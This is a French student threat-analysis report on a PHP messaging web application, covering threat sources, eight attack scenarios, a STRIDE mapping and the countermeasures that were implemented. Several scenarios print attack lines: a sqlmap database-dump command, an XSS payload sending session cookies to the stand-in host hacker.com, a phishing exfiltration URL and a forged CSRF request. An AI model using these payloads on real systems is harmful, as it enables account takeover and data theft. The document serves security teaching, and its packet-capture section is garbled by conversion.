STI 2021 - Étude de menaces

Projet 2 - Application de messagerie sécurisée $$^{20}\,{\rm janvier}~2022}$

Noémie Plancherel & Axel Vallon

12

Table des matières

Introduction	2
Description du système	2
Objectifs du système	2
Hypothèses de sécurité	2
Exigences du système	2
Éléments du système	2
Rôles des utilisateurs	2
Actifs à haute valeur	3
DFD	3
Périmètre de sécurisation	4
Sources de menaces	4
Hackers, script-kiddies	4
Cybercrime (spam, maliciels)	4
Employés / Utilisateurs malins	4
Concurrents	4
Scénarios d'attaques	5
Scénario de menace 1 : Deviner des mots de passe	5
Scénario de menace 2 : Vol de base de données (injection SQL)	5
Scénario de menace 3 : Bruteforce de mots de passe	6
Scénario de menace 4 : Vol de mots de passe (interception)	7
Scénario de menace 5 : Vol de session	7
Scénario de menace 6 : Denial Of Service (DOS)	8
Scénario de menace 7 : Suppression d'un utilisateur (CSRF)	8
Scénario de menace 8 : Phishing	9
STRIDE	9
Spoofing	10
Tampering	10
Repudiation	10
Information disclosure	10
Denial of service	10
Elevation of privileges	10
Contre-mesures	10
Authentification	10
B-Crypt	10
Validité d'un mot de passe	
	11
Injection de script (XSS)	11
	11
Conclusion	12

Introduction

Lors de la première phase du cours STI, pour le projet 1, nous avons dû implémenter une application de messagerie web simple sans aspect sécuritaire. Le but de ce second projet est de reprendre le projet 1 et d'effectuer dans un premier temps une analyse de menaces complètes. En second temps, nous apporterons les aspects sécuritaires manquant à l'application.

Le rapport est structuré en 4 parties distinctes; nous décrirons premièrement le système déjà existant et nous identifierons ces biens, c'est-à-dire les éléments que l'on cherche à protéger. Deuxièmement, nous définirons les sources de menaces de notre application de messagerie. Ensuite, nous établisserons différents scénarios d'attaques en les décrivant au mieux possible. Nous nous aiderons du modèle STRIDE pour le faire. Finalement, nous présenterons les contre-mesures effectuées.

Description du système

Objectifs du système

Pour rappel, l'objectif principal de cette application Web consiste en une messagerie avec des utilisateurs connectés. Il est possible de s'y connecter pour rédiger, répondre ainsi que de visualiser des messages. Ainsi, il existe deux rôles différents, collaborateur et administrateur. Le rôle administrateur a accès à des fonctionnalités en plus; il peut gérer les utilisateurs de la messagerie (ajout, modification, suppression). Le but étant de garantir la confidentialité des messages échangés ainsi qu'une haute disponibilité du système afin d'avoir une bonne réputation et fiabilité auprès des utilisateurs.

Hypothèses de sécurité

On peut émettre deux hypothèses différentes concernant la sécurité :

- Serveur Web de confiance
- Réseau interne et administrateurs de confiance

Exigences du système

Nous allons lister les exigences de sécurité du système :

- Contrôle d'accès : le contenu administratif ne doit seulement être accessible aux administrateurs
- Contrôle d'accès : l'utilisateur doit avoir un compte actif pour accéder à la messagerie
- Authentification : un message doit être rédigé ou lu par un utilisateur connecté
- Information fiable : le contenu doit être protégé en intégrité, non modifiable
- Confidentialité : un message doit être uniquement lu par son auteur et destinataire.s
- Unicité : le nom d'utilisateur doit être unique
- Disponibilité : le site Web doit être disponible à 99% du temps
- Privacy : les informations des utilisateurs doivent être protégées

Éléments du système

Nous pouvons retrouver les éléments suivants dans notre système :

- Base de données des utilisateurs (avec username, mot de passe, validité du compte et rôle)
- Base de données des messages (avec id, date, auteur, destinataire, sujet et message)
- Application Web

Rôles des utilisateurs

Comme précisé précédemment, il existe deux rôles différents au sein de l'application :

- Collaborateur qui a la possibilité de
 - Rédiger un message
 - Répondre à un message
 - Consulter sa messagerie
 - Modifier et supprimer un message
 - Modifier son mot de passe
- Administrateur qui a la possibilité de
 - Effectuer les mêmes fonctionnalités qu'un collaborateur
 - Gérer un utilisateur (ajout, modification, suppression)

On peut ajouter deux rôles supplémentaires qui pourraient interagir avec le système :


- Administrateur du système/réseau qui n'est pas directement inclu dans le système
- Visiteur anonyme qui n'a pas la possibilité d'accéder à la messagerie mais il peut se connecter

Actifs à haute valeur

- Base de données des utilisateurs (données)
 - Confidentialité, sphère privée
 - Un incident pourrait nuire à la réputation du site
- Base de données des messages (données)
 - Confidentialité, sphère privée (uniquement utilisateurs concernés peuvent consulter le message)
 - Intégrité (message non modifiable une fois envoyé)
 - Un incident pourrait nuire à la réputation du site
- Infrastructure
 - Intégrité, disponibilité
 - Un incident pourrait être critique et nuire à la réputation, disponibilité ainsi qu'à la crédibilité du site Web

DFD

Afin de bien comprendre les interactions entre les différents rôles du système, nous avons dessiné un DFD (Data Flow Diagram). Les flèches rouges représentent l'interaction avec les utilisateurs externes, les flèches vertes l'interaction avec la partie administration du système et quant au flèches jaunes, elles représentent les interactions du système.



Périmètre de sécurisation

La sécurisation de l'application de messagerie se concentrera uniquement à l'applicatif. Ce qui concerne la sécurisation du serveur web (apache, https,...) ou la sécurisation de la machine (os, vm) est exclu du périmètre.

Sources de menaces

Nous allons définir quelques types de menaces possibles. Pour chaque cas, nous allons préciser les motivations, les cibles ainsi que la potentialité de la menace. Les cibles potentielles sont l'application Web de messagerie ainsi que la base de données avec tous les utilisateurs et tous les messages.

Hackers, script-kiddies

• Motivation : s'amuser, gagner la gloire

• Cible : application web, comptes utilisateurs, messages

• Potentialité : haute

Cybercrime (spam, maliciels)

• Motivation : financières (rançons ou revente de données)

• Cible : vol de credentials des utilisateurs, modification d'informations, récupération des messages

• Potentialité : moyenne

Employés / Utilisateurs malins

• Motivation : accès au compte administrateur

• Cible: gestion des utilisateurs (ajout, suppression, modification)

• Potentialité : moyenne

Concurrents

• Motivation : espionnage industriel

• Cible : récupération des messages des utilisateurs

• Potentialité : moyenne

Scénarios d'attaques

Scénario de menace 1 : Deviner des mots de passe

Impact sur l'entreprise Haut

Source de menace Hacker, Cybercrime, Employé, Concurrent

Motivation Pour les hackers, l'attaque peut être vue comme un amusement ou un défi personnel. Pour les concurrents ou un cybercrime, le but principal serait d'avoir accès à l'application de messagerie. Pour un employé, ce serait de se faire passer pour quelqu'un d'autre de l'entreprise, de lire les messages ou d'utiliser des fonctionnalités d'administrateur

Actif ciblé Utilisateurs (credentials)

Scénarios d'attaque On peut tenter de deviner des mots de passe en les séléctionnant des manières suivantes :

- 1. des valeurs par défaut lors de la création d'une application web avec authentification
- 2. des valeurs fréquemment utilisées dans la langue de l'application (dictionnaire)
- 3. des valeurs pouvant être devinées si on connaît personnellement l'utilisateur

Pour la première attaque, on peut tester les mots de passe

```
root
admin
1234
password
username (nom de l'utilisateur)
```

Pour la seconde attaque, on peut regarder dans les dictionnaires des langues avec les mots de passe fréquemment utilisés (par exemple rockyou.txt pour la langue anglaise). Pour une application web en français, on peut utiliser ce dictionnaire https://github.com/tarraschk/richelieu.

Finalement, pour la dernière attaque, on peut deviner les mots de passe d'un utilisateur qu'on pourrait connaître personnellement. Dans ce cas, on peut tester sa date de naissance, son prénom, sa ville d'habitation, ses animaux, etc...

Contre-mesures Nous constatons que dans la situation actuelle, lorsqu'un utilisateur veut modifier son mot de passe ou que l'administrateur crée un compte utilisateur, il n'y a aucun critère obligatoire, donc il est possible de configurer des mots de passe très simples et facilement devinables.

Pour contrer cela, on peut demander de respecter des conditions pour que le mot de passe soit fort. Les conditions peuvent être : minimum de 8 caractères, d'un nombre, d'un caractère spécial et d'une majuscule. On peut également générer un mot de passe aléatoire fort (avec 18 caractères alphanumériques) lorsque l'administrateur crée un compte pour un collaborateur et le mot de passe lui serait communiqué de manière sécurisée par la suite.

Scénario de menace 2 : Vol de base de données (injection SQL)

Impact sur l'entreprise Haut

Source de menace Hacker, Cybercrime, Concurrent

Motivation La motivation principale de la récupération de données, sensibles ou non, de la base de données, est financière

Actif ciblé Base de données des utilisateurs et des messages

Scénario d'attaque Étant donné que la base de données n'est pas directement retournée au formulaire, car il permet uniquement la vérification de l'authentification, on peut utiliser l'outil sqlmap qui permet d'effectuer des injections SQL. Il permet d'identifier puis exploiter une injection SQL sur des applications web.

On peut premièrement vérifier sur le code source de la page web, quels sont les champs du formulaire qui sont envoyés en POST et depuis quelle page. Une fois cela vérifié, on exécute l'outil sqlmap avec les paramètres suivants :

```
--url : URL cible pour tester les injections
```

- --data : données qui doivent être envoyées dans la requête POST
- --dbms : précise le type de base de données utilisée
- --risk: différents risques d'attaques. Ci-dessous le risque 3 effectue des attaques lourdes
- --level : différents niveaux d'attaques. Ci-dessous le niveau 5 effectue des attaques lourdes
- --dump-all : extraire les données de la DB

En exécutant la commande suivante, il est possible de récupérer toutes les données de la base de données de l'application web.

```
python2 sqlmap.py --url=http://localhost:8080/verificationLogin.php --data="inputLogin=111& inputPassword=222" --dbms=SQLite --risk=3 --level=5 --dump-all
```

Contre-mesures Afin d'éviter les injections SQL, on peut ajouter ces mesures :

• Préparer les requêtes SQL :

```
$sql = "SELECT username FROM users";
$query = $pdo->prepare($sql);
$query->execute();
```

- Contrôler les entrées utilisateurs sur les formulaires (aussi pour les formulaires de connexion)
- Ajouter des privilèges sur la base de données (principe de moindre privilège) en ajoutant des rôles pour les comptes.
- Hasher les mots de passe stockés en base de données afin d'éviter que l'attaquant exploite la vulnérabilité.

Scénario de menace 3 : Bruteforce de mots de passe

Impact sur l'entreprise Haut

Source de menace Hacker, Cybercrime, Employé, Concurrent

Motivation Pour les hackers, l'attaque peut être vue comme un amusement ou un défi personnel. Pour les concurrents ou un cybercrime, le but premier serait d'avoir accès à l'application de messagerie. Pour un employé, ce serait de se faire passer pour quelqu'un d'autre de l'entreprise, de lire les messages ou d'utiliser des fonctionnalités d'administrateur

Actif ciblé Utilisateurs (credentials)

Scénario d'attaque Pour effectuer un bruteforce sur les mots de passe, on peut utiliser des outils qui existent déjà avec des dictionnaires qui permettent de tester des milliers de combinaisons différentes. Sachant que le nombre de tentatives du mot de passe est illimité, il est possible d'effectuer plusieurs requêtes différentes.

Cette attaque peut prendre du temps en fonction de la complexité et la longueur des mots de passe des utilisateurs de l'application.

Contre-mesures On peut contrer cette attaque en ajoutant un maximum de tentatives de mots de passe par adresse IP. On peut aussi ajouter des mots de passe forts aux comptes utilisateurs (voir *Scénario 1*).

Scénario de menace 4 : Vol de mots de passe (interception)

Impact sur l'entreprise Haut

Source de menace Employé (ou quelqu'un qui aurait accès au réseau interne de l'entreprise)

Motivation Le but peut être de se faire passer pour quelqu'un d'autre de l'entreprise, de lire de les messages ou d'utiliser les fonctionnalités d'administrateur

Actif ciblé Utilisateurs (credentials)

Scénario d'attaque On peut effectuer l'attaque en utilisant un sniffer de réseau comme Wireshark. Si le protocole utilisé est HTTP, les identifiants de l'utilisateur sont envoyés en clair sur le réseau et il est possible de capturer la trame.

2 0.000047723 ::1 ::1 TCP 86 [TCP ACKed unseen segment] 34962 8080 [ACK] Seq=1 Ack=2 Win=512 Len=0 T 3 1.673181626 ::1 ::1 HTTP 798 POST /verificationLogin.php HTTP/1.1 (application/x-www-form-urlencoded) 4 1.674392119 ::1 ::1 HTTP 469 HTTP/1.1 302 Moved Temporarily 5 1.674399870 ::1 ::1 TCP 86 34830 8080 [ACK] Seq=713 Ack=384 Win=510 Len=0 TSval=706913600 TSecr=76 6 1.678817350 ::1 ::1 HTTP 656 GET /messagerie.php HTTP/1.1 7 1.680055869 ::1 ::1 HTTP 1541 HTTP/1.1 200 OK (text/html) 8 1.680072173 ::1 ::1 TCP 86 34830 8080 [ACK] Seq=1283 Ack=1839 Win=502 Len=0 TSval=706913606 TSecr=	No.	Time	Source	Destination	Protocol	Length Info		
## 31.673181626 ::1 ::1 HTTP 798 POST /verificationLogin.php HTTP/1.1 (application/x-www-form-urlencoded) ## 41.674392119 ::1 ::1 HTTP 469 HTTP/1.1 302 Moved Temporarily 5 1.674399870 ::1 ::1 TCP 86 34830 - 8080 [ACK] Seq=713 Ack=384 Win=510 Len=0 TSval=706913600 TSecr=76 6 1.678817350 ::1 ::1 HTTP 656 GET /messagerie.php HTTP/1.1 7 1.6809675869 ::1 ::1 HTTP 1541 HTTP/1.1 200 OK (text/html) 8 1.680972173 ::1 ::1 TCP 86 34830 - 8080 [ACK] Seq=1283 Ack=1839 Win=502 Len=0 TSval=706913606 TSecr=95.116052696 ::1 ::1 TCP 86 [TCP Keep-Alive] [TCP ACKed unseen segment] 34962 - 8080 [ACK] Seq=0 Ack=10 5.116182529 ::1 TCP 86 [TCP Previous segment not captured] 8080 - 34962 [ACK] Seq=2 Ack=1 Win=51 **Frame 3: 798 bytes on wire (6384 bits), 798 bytes captured (6384 bits) on interface lo, id 0 **Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00) **Internet Protocol Version 6, Src: ::1, Dst: ::1 **Transmission Control Protocol, Src Port: 34830, Dst Port: 8080, Seq: 1, Ack: 1, Len: 712 **Hypertext Transfer Protocol **HTML Form URL Encoded: application/x-www-form-urlencoded **Form item: "inputLogin" = "user"		1 0.000000000	::1	::1	TCP	86 8080 - 34962 [ACK] Seq=1 Ack=1 Win=512 Len=0 TSval=706911926 TSecr=70689670:		
41.674392119 ::1		2 0.000047723			TCP	86 [TCP ACKed unseen segment] 34962 → 8080 [ACK] Seq=1 Ack=2 Win=512 Len=0 TSva		
5 1.674399870 ::1 ::1 TCP 86 34830 - 8080 [ACK] Seq=713 Ack=384 Win=510 Len=0 TSval=706913600 TSecr=76 61.678817350 ::1 ::1 HTTP 656 GET /messagerie.php HTTP/1.1 TCP 86 34830 - 8080 [ACK] Seq=1283 Ack=1839 Win=502 Len=0 TSval=706913600 TSecr=76 95.116052696 ::1 ::1 TCP 86 34830 - 8080 [ACK] Seq=1283 Ack=1839 Win=502 Len=0 TSval=706913606 TSecr= 95.116052696 ::1 ::1 TCP 86 [TCP Keep-Alive] [TCP ACKed unseen segment] 34962 - 8080 [ACK] Seq=0 Ack= 105.116182529 ::1 TCP 86 [TCP Previous segment not captured] 8080 - 34962 [ACK] Seq=2 Ack=1 Win=51						798 POST /verificationLogin.php HTTP/1.1 (application/x-www-form-urlencoded)		
6 1.678817359 ::1 ::1 HTTP 656 GET /messagerie.php HTTP/1.1 7 1.680055869 ::1 ::1 HTTP 1541 HTTP/1.1 200 0K (text/html) 8 1.680072173 ::1 ::1 TCP 86 34839 - 8080 [ACK] Seq=1283 Ack=1839 Win=502 Len=0 TSval=706913606 TSecr=9 5.116052696 ::1 ::1 TCP 86 [TCP Keep-Alive] [TCP ACKed unseen segment] 34962 - 8080 [ACK] Seq=0 Ack=10 5.116182529 ::1 ::1 TCP 86 [TCP Previous segment not captured] 8080 - 34962 [ACK] Seq=2 Ack=1 Win=51	4	4 1.674392119	::1	::1	HTTP			
71.680955869 ::1		5 1.674399870	::1	::1	TCP			
8 1.680072173 ::1 ::1 TCP 86 34830 - 8080 [ACK] Seq=1283 Ack=1839 Win=502 Len=0 TSval=706913606 TSecr= 9 5.116052096 ::1 ::1 TCP 86 [TCP Keep-Alive] [TCP ACKed unseen segment] 34962 - 8080 [ACK] Seq=0 Ack= 10 5.116182529 ::1 TCP 86 [TCP Previous segment not captured] 8080 - 34962 [ACK] Seq=2 Ack=1 Win=51	+	6 1.678817350	::1	::1	HTTP			
9 5.116052696 ::1 ::1 TCP 86 [TCP Keep-Alive] [TCP ACKed unseen segment] 34962 - 8080 [ACK] Seq=0 Ack= 10 5.116182529 ::1 ::1 TCP 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=2 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=2 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=2 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=2 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=1 Win=51 86 [TCP Previous segment not captured] 8080 - 34952 [ACK] Seq=0 Ack=		7 1.680055869	::1	::1	HTTP	1541 HTTP/1.1 200 OK (text/html)		
10 5.116182529 ::1 ::1 TCP 86 [TCP Previous segment not captured] 8080 = 34962 [ACK] Seq=2 Ack=1 Win=51 Frame 3: 798 bytes on wire (6384 bits), 798 bytes captured (6384 bits) on interface lo, id 0 Ethernet II, Src: 00:00:00 00:00:00 (00:00:00:00:00), Dst: 00:00:00 (00:00:00:00:00:00:00:00) Internet Protocol Version 6, Src: ::1, Dst: ::1 Transmission Control Protocol, Src Port: 34830, Dst Port: 8080, Seq: 1, Ack: 1, Len: 712 Hypertext Transfer Protocol HTML Form URL Encoded: application/x-www-form-urlencoded Form item: "inputLogin" = "user"	L	8 1.680072173	::1	::1	TCP	86 34830 → 8080 [ACK] Seq=1283 Ack=1839 Win=502 Len=0 TSval=706913606 TSecr=706		
<pre>Frame 3: 798 bytes on wire (6384 bits), 798 bytes captured (6384 bits) on interface lo, id 0 Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00), Dst: 00:00:00:00 (00:00:00:00:00:00:00) Internet Protocol Version 6, Src: ::1, Dst: ::1 Transmission Control Protocol, Src Port: 34830, Dst Port: 8080, Seq: 1, Ack: 1, Len: 712 Hypertext Transfer Protocol HTML Form URL Encoded: application/x-www-form-urlencoded Form item: "inputLogin" = "user"</pre>		9 5.116052696	::1	::1	TCP	86 [TCP Keep-Alive] [TCP ACKed unseen segment] 34962 → 8080 [ACK] Seq=0 Ack=2 V		
> Ethernet II, Src: 00:00:00:00:00:00:00:00:00:00:00:00:00		10 5.116182529			TCP	86 [TCP Previous segment not captured] 8080 → 34962 [ACK] Seq=2 Ack=1 Win=512 L		
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00) > Internet Protocol Version 6, Src: ::1, Dst: ::1 > Transmission Control Protocol, Src Port: 34830, Dst Port: 8080, Seq: 1, Ack: 1, Len: 712 > Hypertext Transfer Protocol + HTML Form URL Encoded: application/x-www-form-urlencoded > Form item: "inputLogin" = "user"								
<pre>Internet Protocol Version 6, Src: ::1, Dst: ::1 > Transmission Control Protocol, Src Port: 34830, Dst Port: 8080, Seq: 1, Ack: 1, Len: 712 > Hypertext Transfer Protocol + HTML Form URL Encoded: application/x-www-form-urlencoded > Form item: "inputLogin" = "user"</pre>								
> Transmission Control Protocol, Src Port: 34830, Dst Port: 8080, Seq: 1, Ack: 1, Len: 712 > Hypertext Transfer Protocol + HTML Form URL Encoded: application/x-www-form-urlencoded > Form item: "inputLogin" = "user"								
<pre>Hypertext Transfer Protocol + HTML Form URL Encoded: application/x-www-form-urlencoded + Form item: "inputLogin" = "user"</pre>								
→ HTML Form URL Encoded: application/x-www-form-urlencoded → Form item: "inputLogin" = "user"								
> Form item: "inputLogin" = "user"								
	, ,			C I				

Contre-mesures Pour éviter une attaque de type Man in the middle, il est nécessaire d'ajouter SSL/TLS à l'application web afin de chiffrer le trafic et d'éviter l'utilisation du protocole HTTP.

Scénario de menace 5 : Vol de session

Impact sur l'entreprise Haut

Source de menace Hackers, Concurrent, Employé (avec des compétences avancées)

Motivation Pour un hacker, cela peut être pour un défi personnel ou un amusement. Pour un concurrent cela pourrait être pour avoir des accès administrateurs et accéder aux messages afin de les lire. Finalement, pour un utilisateur, le but principal serait de se faire passer pour quelqu'un d'autre.

Actif ciblé Utilisateurs, fonctionnalités avancées d'un administrateur, messages

Scénario d'attaque Cette attaque demande à l'attaquant d'être authentifié au préalable sur l'application.

L'attaque exploite une vulnérabilité XSS qui permet de récupérer le cookie de session d'un utilisateur. Ainsi, pour ce scénario, nous allons montrer comment il est possible de récupérer le cookie de session de l'administrateur. Nous précisons que cette attaque ne fonctionne seulement si le site est vulnérables aux attaques XSS et n'a aucune protection contre ces dernières.

Il est possible de le vérifier en envoyant un message à un utilisateur avec une injection HTML dans le contenu du message (pas très discret) :

```
<script>alert('Hi!');</script>
```

À présent, on peut récupérer le cookie de session de l'administrateur à l'aide de l'objet location.cookie et on va le rediriger sur une URL de l'attaquant à l'aide de l'objet DOM document.location. On ajoute l'injection HTML dans le message qu'on envoie à l'administrateur :

```
<script>document.location="http://hacker.com/cookiestealer.php?cookie="document.cookie;
```

Dès que l'administrateur ouvre le message, il va directement faire une requête sur le site de l'attaquant avec sa session :

```
http://hacker.com/cookiestealer.php?cookie=PHPSESSID=riqbmmcaclh148j631uinq8375
```

L'attaquant peut récupérer l'id de session et le remplacer avec sa session actuelle. Ainsi, il pourra s'authentifier sur le compte administrateur.

Contre-mesures Afin d'éviter des attaques XSS, on peut ajouter des sanitizers. On peut également échapper les caractères du contenu du message avant de l'afficher sur l'application web. Finalement, on peut régénérer les id de session régulièrement afin d'éviter tout vol de session (on peut ajouter un timeout de validité).

Scénario de menace 6 : Denial Of Service (DOS)

Impact sur l'entreprise Moyen à haut (indisponibilité du service de messagerie)

Source de menace Hackers, Concurrent, Employé (avec des compétences avancées)

Motivation Cela pourrait être pour une vengeance personnelle ou simplement afin d'empêcher l'utilisation du système en le rendant indisponible.

Actif ciblé Système entier

Scénario d'attaque On peut utiliser à nouveau une injection HTML/Javascript dans un message afin d'envoyer en boucle infinie de requêtes au serveur à tous les utilisateurs du système. Ainsi, lorsqu'un utilisateur ouvre le message, le script est exécuté et le serveur surchargé.

Contre-mesures Pour éviter une attaque de type DOS, on peut ajouter des sanitizers dans le code. On peut également contrôler les champs d'entrées utilisateurs des messages afin d'éviter des injections de code.

Scénario de menace 7 : Suppression d'un utilisateur (CSRF)

Impact sur l'entreprise Moyen

Source de menace Hacker, Concurrent

Motivation Pour un hacker cela peut être un challenge personnel ou un amusement. Pour un concurrent, cela lui permettrait d'avoir un certain accès au système.

Actif ciblé Utilisateurs

Scénario d'attaque La première étape de l'attaque est de pouvoir visualiser les différentes pages (fichiers php) qui se trouvent sur l'application web. Il existe plusieurs manières de la faire. On peut soit utiliser des outils de bruteforce d'URLs tels que ZAP, proposé par OWASP qui inclut dirsearch, ou gobuster.

Sinon, il est également possible d'accéder à la liste des différentes ressources en testant directement d'ajouter des répertoires dans l'URL comme par exemple :

http://localhost:8080/includes http://localhost:8080/views

Les deux exemples ci-dessus sont des répertoires fréquemment utilisés dans des applications web.

La seconde étape est de se focaliser sur une ressource que l'on souhaite utiliser pour effectuer notre attaque. Dans ce scénario, nous cherchons à supprimer un compte utilisateur. Ainsi, nous pouvons chercher deleteUser.php ou delete_user.php.

À présent, nous constatons que la ressource prend en paramètres l'id d'un utilisateur à supprimer. Afin de trouver l'id correspondant, on peut regarder le code source la page où se trouvent tous les messages reçus et on pourra trouver l'id utilisé pour effectuer les requêtes. Dans notre cas, l'id est le nom de l'utilisateur.

Finalement, nous pouvons préparer notre requête forgée :

http://localhost:8080/delete_user?id=user4

Et nous envoyons à la victime un message avec la requête ci-dessus afin de l'inciter à cliquer sur le lien et à supprimer l'utilisateur en paramètres.

Contre-mesures La première contre-mesure à prendre serait de contrôler les accès aux ressources, afin d'éviter que des utilisateurs qui n'ont pas l'autorisation puissent accéder aux listes de fichiers. On peut également ajouter des tokens anti-CSRF aux formulaires des messages.

Scénario de menace 8 : Phishing

Impact sur l'entreprise Moyen

Source de menace Hacker, Cybercrime, Concurrent

Motivation La motivation principal serait d'avoir accès au système.

Actif ciblé Utilisateurs (credentials)

Scénario d'attaque On peut directement injecter du code dans un message envoyé à plusieurs victimes qui permettra d'afficher une fenêtre avec un formulaire à l'intérieur. Le formulaire demande aux utilisateurs d'entrer leurs informations personnelles tels que leurs identifiants (username + mot de passe). Une fois le formulaire validé, les informations sont envoyées à une URL de l'attaquant. La requête se présente ainsi :

http://hacker.com/phishing.php?name=user3&password=12345

Contre-mesures On peut contrôler les champs d'entrées utilisateurs d'un message (sujet + corps) afin d'éviter des insertions de code. Une aure contre-mesure pourrait être de la prévention sur le phishing pour les collaborateurs qui utilisent l'application web.

STRIDE

Nous nous sommes basés sur le modèle STRIDE afin d'établir les scénarios ci-dessus. Nous avons premièrement représenté les différentes menaces auxquelles l'application web pourrait être vulnérable :

Composant	S	Т	R	Ι	D	Е
Collaborateur	×		×			×
Administrateur	×		×			×
Messages (DB)		×	×	×		×
Utilisateurs (DB)	×	×	×	×		×
Messagerie STI (App)	×	×			×	
Rédaction, lecture, réponse, suppression				×	×	×
Gestion utilisateurs	×					×
Connexion, changement de mot de passe	×		×			×

Nous avons ensuite listé les différentes scénarios d'attaque en fonction du modèle STRIDE :

Spoofing

• Scénario 1 : Deviner des mots de passe

• Scénario 3 : Bruteforce de mots de passe

• Scénario 4 : Vol de mots de passe (interception)

• Scénario 5 : Vol de session

Tampering

• Scénario 2 : Vol de base de données (injection SQL)

• Scénario 7 : Suppression d'un utilisateur (CSRF)

Repudiation

Nous n'avons pas implémenté d'attaque dans cette catégorie.

Information disclosure

• Scénario 4 : Vol de mots de passe (interception)

• Scénario 8 : Phishing

Denial of service

• Scénario 6 : Denial Of Service (DOS)

Elevation of privileges

• Scénario 5 : Vol de session

- Scénario 7 : Suppression d'un utilisateur (CSRF)

Contre-mesures

Ainsi, nous avons implémenté des contre-mesures afin de rendre l'infrastructure sécurisée et d'éviter des attaques, comme celles présentées au chapitre précédent (c.f. *Scénarios d'attaque*).

Authentification

Nous avons amélioré l'authentification du site avec l'algorithme de hachage b_crypt. Lors de la création d'un compte, le mot de passe sera haché au moment de la vérification de la validité de celui-ci. Ensuite, quand cet utilisateur souhaitera s'authentifier, le mot de passe entré sera haché à nouveau, puis les deux seront comparés.

B-Crypt

Nous avons séléctionné cet algorithme pour la bonne raison qu'il est lent. Lors d'une attaque de brute-force, il faudra donc plus de temps pour essayer plusieurs combinaisons. De plus, il s'agit de l'algorithme recommandé par PHP.

Validité d'un mot de passe

Un mot de passe doit respecter les conditions suivantes :

- Doit avoir un minimum de 8 charactères
- Doit avoir au moins un nombre
- Doit avoir au moins une majuscule
- Doit avoir au moins une minuscule
- Doit avoir au moins un charactère spécial (#?!@\$%^&*-)

Cette combinaison est suffisante pour avoir une authentification à unique facteur.

Autorisation

Afin de valider au mieux les autorisations pour les différentes ressource disponible sur le site, nous avons centralisé les fonctions d'accès dans une unique classe, afin de gérer d'un seul côté tous les accès. Il suffit avec ce genre de méthodologie d'appeler les différentes fonctions d'accès sur chacune des pages, de la manière suivantes :

```
include_once "classes/AccessControl.php"; //ajout de la classe qui gere les autorisations
AccessControl::connectionVerification("index.php?error=401"); //verification de l'
authentification
AccessControl::adminVerification("messagerie.php?error=403"); //verification de l'autorisation
```

Il est donc facile de vérifier sur le début de chaque fichier que tout est bien mis en place.

De plus, nous avons ajouté dans messagerie.php et dans detailsMessage.php des conditions supplémentaire évitant un utilisateur malveillant de voir ou supprimer des message destiné à quelqu'un d'autre.

Injection de script (XSS)

Afin d'éviter qu'un utilisateur puisse injecter un script malveillant, il a fallu mettre en place une protection. Cette protection est très simple à implémenter, et il suffit d'encoder à l'affichage tout ce qui pourrait venir d'un utilisateur. Afin de faire cela, nous avons simplement appelé la méthode htmlspecialchars() qui va convertir les caractères qui permettent un script malveillant d'être exécuté.

```
return htmlspecialchars($content, ENT_QUOTES, "UTF-8");
```

Ceci va effectuer les remplacements de caractères comme ci-dessous, afin qu'ils ne soient plus interprété comme du code exécutable.

Caractère	Remplacement
& (ET commercial)	&
" (double guillement)	"
' (simple guillemet)	% #039;
< (inférieur à)	<pre><</pre>
> (supérieur à)	>

Nous n'avons pas modifié les entrées utilisateurs pour deux raisons :

- La première est qu'en cas de modification dans la source de donnée, cette protection ne servirait à rien
- La deuxième est que cela modifierait les données entrées pas l'utilisateur. Exemple : si un utilisateur crée un mot de passe avec le caractère >, alors celui-ci ne doit pas être changé en >. Cela ne changerait rien à l'utilisateur, mais pourrait être contre productif en cas d'analyse des données, ou autres.

CSRF

